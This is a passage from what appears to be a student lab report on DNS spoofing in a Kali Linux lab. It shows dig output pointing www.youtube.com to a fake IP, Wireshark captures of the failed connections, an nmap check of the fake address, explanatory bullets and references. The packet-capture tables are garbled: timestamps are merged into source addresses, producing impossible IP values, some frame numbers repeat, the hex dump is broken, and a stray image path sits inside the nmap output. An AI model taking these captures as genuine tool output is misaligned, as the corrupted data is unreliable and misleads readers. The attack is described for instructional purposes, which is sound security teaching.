$ dig @8.8.8.8 www.youtube.com

; <>> DiG 9.19.17-1-Debian <>> @8.8.8.8 www.youtube.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 65002
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
www.youtube.com.           IN      A
;; ANSWER SECTION:
www.youtube.com.          10      IN      A      192.168.0.200

;; Query time: 43 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (UDP)
;; WHEN: Thu Oct 26 22:37:37 EDT 2023
;; MSG SIZE rcvd: 64
```

Figure: After attack on www.youtube.com

No.	Time	Source	Destination	Protocol	Length Info
1840 117.130.72.50:80	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58414 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1840 117.140.93.23:37	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58414 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1840 117.140.93.51:4	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58414 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1854 117.297.260.205	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58426 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1856 117.472.38.32:69	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 58470 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1867 118.160.78.53:4	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58414 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1868 118.226.14.41:28	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58414 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1873 118.419.15.90:404	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58426 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1874 118.480.36.37:15	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58470 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1889 119.187.84.42:89	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58414 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1899 119.249.08.75:2	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58414 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1895 119.442.16.18:28	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58426 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1899 119.505.51.88:59	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58414 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1901 120.212.24.12:32	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58414 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1902 120.27.29.65:93	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58466 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1903 120.47.76.85:17	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58426 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1904 120.50.11.15:35	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58414 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1905 121.236.54.63:50	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58414 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1906 121.39.0.76:91	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58414 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1907 121.49.22.94:45	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58466 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1908 121.55.60.77:74	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58470 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1908 122.32.45.10:64	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58466 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1910 122.57.69.98:96	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58470 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1911 123.249.11.08:25	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58414 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1912 123.50.85.53:72	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58414 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1913 124.33.0.99:1257	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58466 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1914 124.59.37.22:61	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58470 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1922 127.38.97.30:74	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58414 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1927 127.63.28.0:501	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58426 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1928 128.40.46.18:56	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58466 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1929 128.65.66.37:28	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 [TCP Retransmission] 58470 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1930 128.228.28.0:20	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 58444 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1
1948 132.52.68.75:17	10.0.2.15	192.168.0.200	192.168.0.200	TCP	74 54768 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM Tsvl=1

Figure: Spoofed response

Seeing TCP retransmissions in Wireshark is an indication that the spoofed DNS response is causing issues.

Here's what's happening:

- The browser makes a DNS request for the YouTube domain
- Scapy intercepts it and spoofs a response with the fake IP
- The browser connects to the fake IP, but there is no server there
- The TCP SYN packets sent to the fake IP go unanswered
- After a few retries, the browser gives up and you see the "site can't be reached" error
- Those retries show up as TCP retransmissions in Wireshark

This is expected behavior, since the tool redirected traffic to an IP that doesn't exist.

The retransmissions show the network stack in the browser repeatedly trying to establish the TCP connection, without success.

All these are indicators of the misdirection caused by the spoofed DNS response.

```
(kali㉿kali)-[~]
$ nmap -Pn -p 80 192.168.0.200
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-26 23:25 EDT
Nmap scan report for 192.168.0.200
Host is up.

PORT      STATE      SERVICE
80/tcp    filtered  http


Nmap done: 1 IP address (1 host up) scanned in 2.18 seconds
```

this Nmap command with -Pn shows the filtered state for port 80 on the fake IP 192.168.0.200.

The key takeaways:

- Host is up - Nmap now sees the IP as reachable since we skipped pinging
- PORT 80/tcp filtered http - The port 80 probe is getting filtered, meaning no response. This indicates nothing is actually listening on that port, as expected.
- If it was open, it would show "80/tcp open http".

So in summary, this filtered state from Nmap verifies the DNS spoofing is redirecting traffic to an unreachable IP with no web server on port 80.



**Figure: Connection Terminated**

No.	Time	Source	Destination	Protocol	Length Info
399	56.071336173	192.168.0.200	192.168.0.200	QUIC	1399 Initial, DCID=86611ad6f18eab25, SCID=917176, PKN: 0, CRYPTO
400	56.368960938	192.168.0.200	192.168.0.200	QUIC	1399 Initial, DCID=86611ad6f18eab25, SCID=917176, PKN: 1, CRYPTO
401	56.369267141	192.168.0.200	192.168.0.200	QUIC	1399 Initial, DCID=86611ad6f18eab25, SCID=917176, PKN: 2, PING, PADDING
402	56.969581187	192.168.0.200	192.168.0.200	QUIC	1399 Initial, DCID=86611ad6f18eab25, SCID=917176, PKN: 3, CRYPTO
403	56.974465311	192.168.0.200	192.168.0.200	QUIC	1399 Initial, DCID=86611ad6f18eab25, SCID=917176, PKN: 4, PING, PADDING
404	58.175839140	192.168.0.200	192.168.0.200	QUIC	1399 Initial, DCID=86611ad6f18eab25, SCID=917176, PKN: 5, CRYPTO
405	58.176824224	192.168.0.200	192.168.0.200	QUIC	1399 Initial, DCID=86611ad6f18eab25, SCID=917176, PKN: 6, PING, PADDING
414	60.576992598	192.168.0.200	192.168.0.200	QUIC	1399 Initial, DCID=86611ad6f18eab25, SCID=917176, PKN: 7, CRYPTO
415	60.577489968	192.168.0.200	192.168.0.200	QUIC	1399 Initial, DCID=86611ad6f18eab25, SCID=917176, PKN: 8, PING, PADDING
416	60.577490008	192.168.0.200	192.168.0.200	QUIC	1399 Initial, DCID=86611ad6f18eab25, SCID=917176, PKN: 9, PING, PADDING
431	65.379769812	192.168.0.200	192.168.0.200	QUIC	1399 Initial, DCID=86611ad6f18eab25, SCID=917176, PKN: 10, PING, PADDING
438	74.980928429	192.168.0.200	192.168.0.200	QUIC	1399 Initial, DCID=86611ad6f18eab25, SCID=917176, PKN: 11, CRYPTO
439	74.981756173	192.168.0.200	192.168.0.200	QUIC	1399 Initial, DCID=86611ad6f18eab25, SCID=917176, PKN: 12, PING, PADDING
Offsets: 0 Length: 512 Crypto Data					
This QUIC frame has a reused stream offset (retransmission?) [Expert Info (Note/Sequence): This QUIC frame has a reused stream offset (retransmission?)] [This QUIC frame has a reused stream offset (retransmission?)] [Severity level: Note] [Group: Sequence]					
QUIC IETF					
[Expert Info (Note/Protocol): (Random) padding data appended to the datagram] [(Random) padding data appended to the datagram] [Severity level: Note] [Group: Protocol]					
0000 66 00 42 00 01 00 01 fc 03 03 46 61 d3 f2 64 96 .B.....Fa..d. 0010 68 f5 db 28 7b 39 4f 83 22 8d 7d 76 3f 3c 19 e9 h ..({@0...}v?<... 0020 c8 50 1d e5 9f 66 fa 4f a2 f6 00 00 06 13 01 13 P ..O..... 0030 03 13 02 01 00 01 cd 00 00 00 14 00 02 00 00 00 0f 0040 77 77 2e 79 6f 75 74 75 62 05 2e 63 6f 6d 00 www.yout ube.com 0050 17 00 00 ff 01 00 01 00 00 0a 00 14 00 12 00 0d					
Frame (1399 bytes) Decrypted QUIC (516 bytes)					

**Figure: QUIC packets of www.youtube.com**

## References:

- [1] Keary, T., & Keary, T. (2022). How to use the Wireshark Network Protocol Analyzer [Tutorial]. *Comparitech*. <https://www.comparitech.com/net-admin/how-to-use-wireshark/>
- [2] GeeksforGeeks. (2022). DNS in Wireshark. *GeeksforGeeks*. <https://www.geeksforgeeks.org/dns-in-wireshark/>
- [3] GeeksforGeeks. (2022a). TCP Analysis using Wireshark *GeeksforGeeks*. <https://www.geeksforgeeks.org/tcp-analysis-using-wireshark/>
- [4] GeeksforGeeks. (2021). TCP 3 way Handshake process. *GeeksforGeeks*. <https://www.geeksforgeeks.org/tcp-3-way-handshake-process/>
- [5] TCP-4-times-close. (n.d.). <https://wiki.wireshark.org/TCP%204-times%20close>
- [6] Analyzing the web mail using Wireshark. (2018, July 1). IEEE Conference Publication | IEEE Xplore. <https://ieeexplore.ieee.org/abstract/document/8686871>
- [7] Ghosh, B. B. (n.d.). UDP Wireshark analysis. [https://linuxhint.com/udp\\_wireshark\\_analysis/](https://linuxhint.com/udp_wireshark_analysis/)
- [8] Internet\_Control\_Message\_Protocol. (n.d.). [https://wiki.wireshark.org/Internet\\_Control\\_Message\\_Protocol](https://wiki.wireshark.org/Internet_Control_Message_Protocol)
- [9] Molenaar, R. (2022, May 17). ICMP (Internet Control Message Protocol). NetworkLessons.com. <https://networklessons.com/cisco/ccie-routing-switching-written/icmp-internet-control-message-protocol>
- [10] Phillips, A., & Phillips, A. (2023). How to Decrypt SSL with Wireshark – HTTPS Decryption Guide. *Comparitech*. <https://www.comparitech.com/net-admin/decrypt-ssl-with-wireshark/>
- [11] Wikipedia contributors. (2023). Transport layer security. Wikipedia. [https://en.wikipedia.org/wiki/Transport\\_Layer\\_Security#Resumed\\_TLS\\_handshake](https://en.wikipedia.org/wiki/Transport_Layer_Security#Resumed_TLS_handshake)
- [12] tcpdump | Kali Linux Tools. (n.d.). Kali Linux. <https://www.kali.org/tools/tcpdump/>
- [13] Das, D. (2022). How to Capture Network Traffic in Linux With tcpdump. MUO. <https://www.makeuseof.com/tcpdump-linux-network-traffic-capture/>
- [14] B. Pingle, A. Mairaj and A. Y. Javaid, "Real-World Man-in-the-Middle (MITM) Attack Implementation Using Open Source Tools for Instructional Use," 2018 IEEE International Conference on Electro/Information Technology (EIT), Rochester, MI, USA, 2018, pp. 0192-0197, doi: 10.1109/EIT.2018.8500082.
- [15] Abhik. (n.d.). TCP\_Session\_Hijacking/Session\_Hijacking\_Report.pdf at main · abhik1505040/TCP\_Session\_Hijacking. GitHub. [https://github.com/abhik1505040/TCP\\_Session\\_Hijacking/blob/main/Session\\_Hijacking\\_Report.pdf](https://github.com/abhik1505040/TCP_Session_Hijacking/blob/main/Session_Hijacking_Report.pdf)
- [16] Tips To Protect Yourself From Dns Spoofing Attacks. (2022, February 20). How to DNS Spoof Using Kali Linux. <https://www.systranbox.com/how-to-dns-spoof-kali-linux/>
- [17] Pilgrim, S. (2023, January 29). What is Session Hijacking? 5 Ways to Prevent it - Security Pilgrim. Security Pilgrim. <https://securitypilgrim.com/what-is-session-hijacking-5-tips-to-prevent-it/>